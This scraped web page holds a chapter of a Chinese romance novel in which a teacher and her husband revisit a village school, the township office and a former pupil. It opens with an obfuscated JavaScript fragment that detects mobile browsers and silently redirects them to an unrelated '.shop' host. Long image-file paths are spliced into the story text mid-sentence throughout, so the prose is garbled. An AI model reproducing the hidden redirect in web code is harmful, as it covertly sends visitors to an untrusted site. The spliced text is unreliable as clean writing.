d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16949615|179753||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    >


    楼三层高,男生住北面,女生住南面。


    程江雪只在一楼看


    你身边有不少朋友还没看到本章呢,快去给他们剧透吧了看,她问:“彩霞还好吧?”


    她记得,白彩霞是最早在学校住宿的。


    吴校长点头:“好,她今天一早跟我家老太婆出门了。不然还能跟你说两句话,平时就没少问程老师。”


    “没关系。”程江雪笑了笑。


    从学校出来,她跟着周覆一道回了镇政府。


    周六没人上班,只有值班室坐着个年轻干部。


    “小余。”周覆跟他打招呼。


    两年前他才刚考进来,如今也逐渐褪去青涩和稚嫩。小余站起来,高兴地说:“周委员,哦,不,周主任回来了。”


    “没事。”周覆拍了拍他的肩,“今天你值班啊?”


    小余说:“对,小毓她女儿生病,我跟她换了一天。”


    “小毓都有女儿了?”程江雪站在一旁问。


    小余说:“对啊程老师,你和周主任不也结婚了吗?”


    周覆笑笑,下意识地牵住他太太:“也是托了大家的福,我才能追上程老师。给你们带了喜糖,周一给大家分分。”


    “哎,好。”


    他们又去了后面宿舍楼。


    三楼那两间已经住了其他人,锁着门,不好再进去了。


    程江雪站在走廊上,望着院里那株老榆树,她想起来好笑:“每次都要抱盆去洗澡,冷天还得跑着出来。”“但你都坚持下来了。”周覆挨着她站,下巴点了点她房间,“还有那张床,也承受了不小的压力,差点撞散。”


    “那是因为谁啊?”程江雪抬眸看他,“谁半夜老钻我房里来?”


    “某周姓色胚子呗。”


    “......”


    他们走在村子里,吸引了不少人的目光。


    尤其李支书认出来,大喊了声:“周委员,程老师,你们来了。”“来看看你们。”周覆给他派烟,打趣地说,“还抽吗?以前一天两包打不住。”


    “抽,除非挂到墙上不抽!”李支书大笑着说,“我前几天还跟吴委员说,现在想见你都见不到了,远在京城哪!”


    周覆收起烟:“我这不是来了吗!”


    纪律严明,他也不能说这阵子就在省城的事。


    正在地里浇水,帮着妈妈干活的白生南听见,丢下水壶就跑了。


    田埂窄,早上刚洒的水还没干,滑溜溜的。


    但她跑得很快,把几个小水洼踩得濮嗒作响。


    “程老师。”白生南呼哧带喘地站到她面前,仰着一张脸,“你终于回来看我们了。”


    “你怎么跑那么快?”程江雪抽了张纸巾,弯腰给她擦了擦,“出了一头的汗。”


    白生南用袖子揩了一下:“没事,我在给菜地浇水,妈妈马上就要做饭了,你到我家吃饭好不好?”


    “不用了。”程江雪摸着她的脸,“我还要回去,看到你这么健康,我放心多了。”


    比起两年前,她整个人看上去朝气蓬勃。


    酒鬼爸爸**,妈妈也不再终日哭啼,虽然生活依然清贫,但她终于可以像其他孩子一样,专心地坐在教室里学习,也有远大前程可奔赴。


    她的出生不再是个错误,也没人会把她当一件商品,早早地标好价码,只等年纪一到就推出门。


    白生南说:“我每天都跑八百米,怕体测过不了关,我跟吴校长说,我答应你了,中考要考出最好的成绩。”“我相信。”程江雪笑着说,“我给你买了个手机,放在吴校长那里了。等考完试,你自己给我打电话,告诉我你多少分,好不好?”


    “好。”白生南用力点头,“老师,我会去县城读高中的,努力考上一所好大学,不辜负你的期望。”


    “有志气。”周覆也走过来,“你程老师最牵挂你,也最看好你。”


    白生南抹了下眼尾:“嗯,我都记在心里,也谢谢周叔叔。”


    她咧着嘴笑,脸上又是要哭的表情。


    眼里亮晶晶的,像把空中的日头都装了进去。